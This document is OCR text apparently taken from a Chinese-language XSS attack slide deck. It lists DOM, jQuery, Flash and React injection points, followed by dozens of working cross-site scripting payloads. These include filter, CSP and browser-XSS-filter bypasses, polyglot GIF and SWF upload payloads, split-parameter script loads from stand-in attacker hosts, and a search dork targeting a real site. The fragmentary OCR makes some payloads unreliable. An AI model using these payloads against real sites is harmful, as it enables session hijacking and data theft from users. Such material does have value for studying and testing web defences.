

location.href
IE don't URL encode <>
location.search
location.hash
location.pathname
location
window.name
document.cookie
localStorage
document.title
getAttribute
document.referrer
innerText
.value
.dataset
Use backlash(\) bypass origin check code
postMessage
<b><noscript><a src='x' style='x:\3c\2fnoscript\3e\3ciframe/onload\3d alert(1)\3e'> (IE11, 0.0.2)
<listing><img src=1 onerror=alert(1) ></listing>
<img src="test.jpg" alt="``onload=xss()">
<pkav xmlns="><iframe onload=alert(1)">123</pkav>

<img src=1 style="font-fam\22onerror\3d alert\28 1\29\20ily:'aaa';">
<% a=%&gt<iframe/onload=alert(1)//>
<img =''><script>alert(1)</script>">
<div='/x="&#39><iframe/onload=alert(1)>'>
MXSS
innerHTML
Input
location='javasc&#114ipt&#58alert&#40~1&#41' (IE)
location
eval
innerHTML
document.write
appendChild
Function
setTimeout
setInterval
Trigger
with(document)body.appendChild(createElement('iframe onload=&#97&#108&#101&#114&#116(1)>')),body.innerHTML+='' (IE)
createElement
Javascript
DOM
jQuery
Input
.attr
.data
.ajax
.get
.post
.val
Trigger
.html
.append
.getScript
.ajax
dataType:'script'
.get
content-type:text/javascript
$.get('data:/javascr\ript,alert(1)') (firefox)
$(
jQuery(
React.js
Trigger
React.createElement
AngularJS
Trigger
angular.element

刀身



Flash
Input
loaderInfo.parameters
Ignore invalid URL encode:
%Ajava%B&script:alert(1)
getLocal
SharedObject
allowDomain("*")
LocalConnection
<object id='pk"),alert(1),("av'
data=//target.swf ..
HTML id attribute (IE)
Security.allowDomain("*")
Trigger
ExternalInterface.call
arg 1： alert(1)
arg 2
\")}catch(e){alert(1)}//
split bug
1. ?q=%ED%A0%80\")}catch(e)
{alert(1)}//
2. var
q:String=loaderInfo.parameters["
q"].split("\\").join("\\\\");
3.
ExternalInterface.call("console.lo
g",q);
htmlText
<img src=evil.swf>
me
navigateToURL
Loader
addCallback

刀身


Server
Applocation
Purifier
style=xss:"'/onclick=alert(1)//'
style="xss:"' onclick="alert(1)//"'
<embed allowscriptaccess="alwalwaysays " src="test.swf">
<sc<script>ript>alert(1)</script>
alt= onclick=alert(1)
alt="'onclick="alert(1)"
Filter
emoji
Logic
length
Database
charset
<img src="xx# onerror=alert(1)// {0xf09d8c86}">
data type
Text


VARCHAR

刀身



POC
Wipe referer
<iframe src="javascript:'<script src=//pkav></script>'">
<meta name=referrer content=never>
<iframe name=pkav>
click
Bypass browser XSS filter
Upload file
Chrome (Webkit)
<link rel=import href=/upload/.....>
<script src=/upload/...></script>
IE
<a href="?xss=<script>alert(1)</script>">click
prerequisite: %00 => \0
PHP: <script/%00%00v%00%00>alert(1)</script>
common
多个输入点合并
复合参数组合
HTML HEX encode
DOM write
Break IE Flash document protection
location='javascript:"<script>alert(document)</script>'"
Break <a> area
display:block;position:absolute;top:0;left:0;width:1000px;height:1000px;background:red
Cross domain traditional data
window name
window.name
1. window.name='exp'
2. location='//target'
<iframe src="target" name="exp">
<a href="//target" target="exp">
location.hash
Upload File header check bypass
SWF
FWS ='BACONBACON'-alert(1)//
GIF
GIF89a='MUMBOJUMBOBOGUSBACON';alert(1)//
GIF89a/*[all lzw data]*/\x3Bjavascript_payload
InnerHTML exec JS
Non-equal: -<script/defer>alert(1)</script>
<iframe/src=about:blank onload=alert(1)>
Cross to other subdomain
document.domain='qq.com'
Define variable in advance
alert(username);function username(){} (IE)
CSP bypass
<link rel=import href=test.png>
Length limit
HTML payload
<svg/onload=eval(name)>
<i/onclick=URL=name>
<script/src=//14.Rs
after: </script>
JS payload
$(name)
prerequisite: jQuery
Parameters patchwork
Multiple input
1.<script>/*
2. */alert(1)/*
3. */</script>
HPP
id=<script/
&id=/src=//evil#
&id=></script>
IE downgrade vector
<meta http-equiv="X-UA-Compatible" content="IE=7" />
Bypass IE xss filter: <meta content="whatever=EmulateIE7" http-equiv="X-UA-Compatible">)
Flash reflect XSS convert Store XSS
<object data="[evil swf]"> || allowScriptAccess = samedomain
IE content-type sniff spoof
/json?a.html
/json/.html
/json;.html
Hook variable via ID attribute
<form id="window"><input name="name">
test
<script>x='javascript:alert(1)'</script> (IE)
<script>x.toString()=='123'</script>
Block Script tag via Webkit XSS auditor
?abc=<script>[page data]</script>

一击必杀

- 刀刃，术，网站业务的拆解能力




刀刃


Website Input
Mail
附件
预览
Word 字体
标题
正文
标题
抄送人
Flash file
SwfUpload
ZeroClipboard
JWPlayer
Open flash chart
Javascript File
Image Exif
Feedback
<img src=//evil-DNS>
</script/</textarea/"><img..
URL Param
Google Search
site:qq.com inurl:?id= -"disucz"
Traffic monitor
Browser Extend
VPN
HTTP proxy
Custom Spider
Upload
xss.svg
xss.swf
xss.xml
xss.evt
xss.xxe
xss.jar (Firefox)
<iframe src="jar://html5sec.org/test.jar!/test.html"></iframe>
xss.txt
start with: <script>

然并卵，喜欢弹框的孩子就看到这。


第二关：撕裂边界

撕裂边界

